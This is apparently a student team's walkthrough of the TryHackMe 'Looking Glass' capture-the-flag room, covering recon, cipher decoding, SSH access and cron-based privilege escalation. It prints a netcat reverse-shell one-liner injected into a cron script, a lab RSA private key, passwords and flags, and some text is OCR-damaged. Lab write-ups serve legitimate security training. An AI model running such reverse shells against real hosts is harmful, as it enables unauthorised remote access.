PenTest 1
ROOM Looking Glass

Hustlers

Members


ID	Name	Role
1211100708	Muhammad Faiz BIn Mohd Fauzi	leader
1211101962	Barath A L Saravanan	member
1211101804	Akhileshnaidu A/L Jaya kumar	member

Tools used:nmap,cyberchef,10.10.75.24,Boxentriq.com,


Solution//walkthrough:

Recon & Enumeration

First thing is ,we started to scan up ip adress with nmap to check for open ports.




Nmap scan results and gives a long list of open ports ranging from 9000 to 13783
Next we tried connecting the ports with ssh and notice if it gives lower and higher value. So we tried narrowing down the port that will give different reaction.




We tried the ports until we find the real challenge port until we find the correct riddle
One more thing is we have to wait until we get the real port

Time to some decrypt to get the secret



We searched for name jabberwocky in google.Try to do some research about who or what is jabberwocky

Final result



We inserted the message in Cipher Identifier which is in Boxentriq.com.
When we auto solve the message it will show “thealphabetcipher” which is the key for decrypt method. So we can enter it as key and decrypt it.
We got the secret which is “bewareTheJabberwock”

Initial Foothold

Tools used:ssh,netcat

```
'Awbw utqasmx, tuh tst zljxaa bdcij
Wph gjgl aoh zkuqsi zg ale hpie;
Bpe oqbzc nxyi tst iosszqdtz,
Eew ale xdte semja dbxxkhfe.
Jdbr tivtmi pw sxderpIoeKeudmgdstd
Enter Secret:
jabberwock:UnderstandStalksAliceMemorandum
Connection to 10.10.236.221 closed.

┌──(kali㉿kali)-[~]
```

Then we entered the secret which is “bewareTheJabberwock”
We got the password for jabberwock which is “UnderstandStalksAliceMemorandom”

```
File  Actions  Edit  View  Help
kali@kali: ~ ×   kali@kali: ~ ×   jabberwock@looking-glass: ~ ×
┌──(kali㉿kali)-[~]
└─$ ssh jabberwock@10.10.33.204
The authenticity of host '10.10.33.204 (10.10.33.204)' can't be established.
ED25519 key fingerprint is SHA256:xs9LzYRViB8jiE4uU7UlpLdwXgzR3sCZpTYFU2RgvJ4.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.33.204' (ED25519) to the list of known hosts.
jabberwock@10.10.33.204's password:
Last login: Fri Jul  3 03:05:33 2020 from 192.168.170.1
jabberwock@looking-glass:~$ ls
poem.txt  twasBrillig.sh  user.txt
jabberwock@looking-glass:~$ cat.user.txt
cat.user.txt: command not found
jabberwock@looking-glass:~$ cat user.txt
}32a911966cab2d643f5d57d9e0173d56{mht
jabberwock@looking-glass:~$ cat user.txt | rev
thm{65d3710e9d75d5f346d2bac669119a23}
jabberwock@looking-glass:~$
```

In order to be a jabberwock user we need its password.But we already have it.So we entered the password and successfully logged in into jabberwock user.To list files and directories we entered ls and it showed a “user.txt”. Then we entered “cat user.txt” to print the content of “user.txt”. After that we successfully got the user flag but in reverse form. So we entered “cat user.txt | rev “ to reverse the flag.Then we got the actual user flag
User flag is found : thm{65d3710e9d75d5f346d2bac669119a23}

```
jabberwock@looking-glass:~$ cd /home
jabberwock@looking-glass:/home$ ls
alice  humptydumpty  jabberwock  tryhackme  tweedledee  tweedledum
jabberwock@looking-glass:/home$ cd tweedledee
-bash: cd: tweedledee: Permission denied
jabberwock@looking-glass:/home$ cd tweedledum
-bash: cd: tweedledum: Permission denied
jabberwock@looking-glass:/home$ cd alice
jabberwock@looking-glass:/home/alice$ ls
ls: cannot open directory '.': Permission denied
```

Trying to access other user file but required permission

```
jabberwock@looking-glass:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.dail
y )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.week
ly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.mont
hly )
#
@reboot tweedledum bash /home/jabberwock/twasBrillig.sh
```

Proceed to find another clues and leads. We found that with using crontab job thers is one to access tweedledum account.

```
jabberwock@looking-glass:~$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.18.3
.22 1234 >/tmp/f" >twasBrillig.sh
```

We reboot the system and insert our reverse shell first in the twasBrillig.sh

Horizontal privilege escalation

Tools used:netcat,ssh

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.18.31.218] from (UNKNOWN) [10.10.75.24] 52994
/bin/sh: 0: can't access tty; job control turned off
$  python3 -c "import pty;pty.spawn('/bin/bash')"
```

Activate listener in the attack machine

```
tweedledum@looking-glass:~$ ls -l
ls -l
total 8
-rw-r--r-- 1 root root 520 Jul  3  2020 humptydumpty.txt
-rw-r--r-- 1 root root 296 Jul  3  2020 poem.txt
```

We get access to other user and found 2 files and take a look.

```
tweedledum@looking-glass:~$ cat poem.txt
cat poem.txt
     'Tweedledum and Tweedledee
      Agreed to have a battle;
     For Tweedledum said Tweedledee
      Had spoiled his nice new rattle.

     Just then flew down a monstrous crow,
      As black as a tar-barrel;
     Which frightened both the heroes so,
      They quite forgot their quarrel.'
```

```
tweedledum@looking-glass:~$ cat humptydumpty.txt
cat humptydumpty.txt
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
7468652070617373776f7264206973207a79787776757473727170 6f6e6d6c6b
tweedledum@looking-glass:~$
```

We insert the code we get in cyberchef to get humpty dumpty user password

```
tweedledum@looking-glass:~$ su humptydumpty
Password:
humptydumpty@looking-glass:/home/tweedledum$
```


Use the password that we collect to change user into humpty dumpty

```
humptydumpty@looking-glass:/home/tweedledum$ cd ..
humptydumpty@looking-glass:/home$ ls
alice  humptydumpty  jabberwock  tryhackme  tweedledee  tweedledum
humptydumpty@looking-glass:/home$
```


Jabberwock home file is executable.We may now execute commands on the files in her home directory thanks to this. With the help of these permissions, we can use the cd command to locate any already-existing files in the directory.

```
cat /home/alice/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpgIBAAKCAQEAxmPncAXisNjbU2xizft4aYPqmfXm1735FPlGf4j9ExZhlmmD
NIRchPaFUqJXQZi5ryQH6YxZP5IIJXENK+a4WoRDyPoyGK/63rXTn/IWWKQka9tQ
2xrdnyxdwbtiKP1L4bq/4vU3OUcA+aYHxqhyq39arpeceHVit+jVPriHiCA73k7g
HCgpkwWczNa5MMGo+1Cg4ifzffv4uhPkxBLLl3f4rBf84RmuKEEy6bYZ+/WOEgHl
fks5ngFniW7×2R3vyq7xyDrwiXEjfW4yYe+kLiGZyyk1ia7HGhNKpIRufPdJdT+r
NGrjYFLjhzeWYBmHx7JkhkEUFIVx6ZV1y+gihQIDAQABAoIBAQDAhIA5kCyMqtQj
X2F+O9J8qjvFzf+GSl7lAIVuC5Ryqlxm5tsg4nUZvlRgfRMpn7hJAjD/bWfKLb7j
/pHmkU1C4WkaJdjpZhSPfGjxpK4UtKx3Uetjw+1eomIVNu6pkivJ0DyXVJiTZ5jF
ql2PZTVpwPtRw+RebKMwjqwo4k77Q30r8Kxr4UfX2hLHtHT8tsjqBUWrb/jlMHQO
zmU73tuPVQSESgeUP2jOlv7q5toEYieoA+7ULpGDwDn8PxQjCF/2QUa2jFalixsK
WfEcmTnIQDyOFWCbmgOvik4Lzk/rDGn9VjcYFxOpuj3XH2l8QDQ+GO+5BBg38+aJ
cUINwh4BAoGBAPdctuVRoAkFpyEofZxQFqPqw3LZyviKena/HyWLxXWHxG6ji7aW
DmtVXjjQOwcjOLuDkT4QQvCJVrGbdBVGOFLoWZzLpYGJchxmlR+RHCb40pZjBgr5
8bjJlQcp6pplBRCF/OsG5ugpCiJsS6uA6CWWXe6WC7r7V94r5wzzJpWBAoGBAM1R
aCg1/2UxIOqxtAfQ+WDxqQQuq3szvrhep22McIUe83dh+hUibaPqR1nYy1sAAhgy
wJohLchlq4E1LhUmTZZquBwviU73fNRbID5pfn4LKL6/yiF/GWd+Zv+t9n9DDWKi
WgT9aG7N+TP/yimYniR2ePu/xKIjWX/uSs3rSLcFAoGBAOxvcFpM5Pz6rD8jZrzs
SFexY9P5nOpn4ppyICFRMhIfDYD7TeXeFDY/yOnhDyrJXcbOARwjivhDLdxhzFkx
X1DPyif292GTsMC4xL0BhLkziIY6bGI9efC4rXvFcvrUqDyc9ZzoYflykL9KaCGr
+zlCOtJ8FQZKjDhOGnDkUPMBAoGBAMrVaXiQH8bwSfyRobE3GaZUFw0yreYAsKGj
oPPwkhhxA0UlXdITOQ1+HQ79xagY0fjl6rBZpska59u1ldj/BhdbRpdRvuxsQr3n
aGs//N64V4BaKG3/CjHcBhUA30vKCicvDI9xaQJOKardP/Ln+xM6lzrdsHwdQAXK
e8wCbMuhAoGBAOKy5OnaHwB8PcFcX68srFLX4W20NN6cFp12cU2QJy2MLGoFYBpa
dLnK/rW4O0JxgqIV69MjDsfRn1gZNhTTAyNnRMH1U7kUfPUB2ZXCmnCGLhAGEbY9
k6ywCnCtTz2/sNEgNcx9/iZW+yVEm/4s9eonVimF+u19HJFOPJsAYxx0
-----END RSA PRIVATE KEY-----
```


We managed to find private key so that we can use to switch user to alice without the password




Found out that .ssh folder exist inside alice, so tried accessing the private key for SSH




Get some clue for host hostname



Have sudo command to use a specific hostname to get into the root



Each user's unique sudo permissions are listed in this file.
Get access to root directory



We don't need to mention a host for sudo because the hostname remains the same for those commands.
Opening the file and finally collect the root flag

Contributions

ID	NAME	CONTRIBUTION	SIGNATURE
1211100708	Muhammad Faiz Bin Mohd Fauzi	Established initial foothold and did the root privilege escalation, record some of the video presentation	faiz
1211101962	Barath A/L Saravanan	the recon and enumeration for establishing the initial foothold, record most of the video	

		presentation Did	
1211101804	Akhileshnaidu A/L Jaya Kumar	Did the horizontal privilege escalation between users, also edited the video presentation	

Attach the video link at the end of the report:
VIDEO LINK: https://youtu.be/lvnWNkk3gC4